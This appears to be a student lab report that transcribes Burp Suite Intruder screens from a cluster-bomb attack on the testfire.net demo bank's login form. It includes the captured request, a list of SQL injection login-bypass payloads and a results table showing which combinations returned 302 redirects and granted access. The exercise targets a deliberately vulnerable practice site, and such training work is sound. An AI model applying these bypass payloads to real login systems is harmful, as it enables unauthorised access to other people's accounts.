

?

Choose an attack type

Attack type: Cluster bomb

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

+

Target:

http://testfire.net

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 POST /doLogin HTTP/1.1

2 Host: testfire.net

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 33

9 Origin: http://testfire.net

10 Connection: close

11 Referer: http://testfire.net/login.jsp

12 Cookie: JSESSIONID=F37CC90E9EB5CDF4DA7BE7C0E844299E; AltoroAccounts=0DAwMDAwfKbNvcnBvcnF0ZX4t0S44NTk4NjU5ODYwNDA5NzlfMzJ8ODAwMDAxfkNoZWwNraW5nfjkuODU5ODY1OTg2MDQzMzQ4RTMyfDgwMDAwMn5TYXZpbmdzfifi0xLjk5OTU0MzQwNzYwMjkyOTY2RTE4fDgwMDAwM35daGVja2luZ345LjQ3NTczOTUyNjI5Nzk3N0UyMHw4MDAwMDR+U2F2aW5nc34tMjM0ZmJmN0Zu4NUU4fDgwMDAwNX5daGVja2luZ34yLjMyMzg5NzIyRTh8ODAwMDA2f1NhdmZuZ3N+MzgxMS4wfDgwMDAwN35daGVja2luZ34xODQxMTUuMHw0NTM5MDgyMDM5Mzkm2Jm9g4fkNyZWRpCDBYXJkfifi0xLjk5OTU0MzQwMTg0MjgMTY2RTE4fDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IEhncmR+MTAwMDAuOTd8

13 Upgrade-Insecure-Requests: 1

14 uid=\$abc\$&passw=\$abc\$&btnSubmit=Login

15

NAME: MOHAMED NAVEED
REGISTRATION NUMBER: 21BAI1808



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload sets can be customized in different ways.

Payload set: Payload count: 9
Payload type: Request count: 81



Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

-- or #

' OR '1

' OR 1 --

" OR "" = "

" OR 1 = 1 --

' OR ' = '

' =

admin


Add from list ... [Pro version only]

Start Attack

56	-- or #	' OR ' = '	500	<input type="checkbox"/>	<input type="checkbox"/>	1208
59	" OR "" = "	' OR ' = '	500	<input type="checkbox"/>	<input type="checkbox"/>	1208
60	" OR 1 = 1 --	' OR ' = '	500	<input type="checkbox"/>	<input type="checkbox"/>	1208
62	' =	' OR ' = '	500	<input type="checkbox"/>	<input type="checkbox"/>	1208
79	' OR ' = '	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	641
61	' OR ' = '	' OR ' = '	302	<input type="checkbox"/>	<input type="checkbox"/>	624
63	admin	' OR ' = '	302	<input type="checkbox"/>	<input type="checkbox"/>	277
81	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	277

We can see that out of many some combinations have given different status code and length
We can ignore status code 500.

Let's analyze 302



We have gained access to the accounts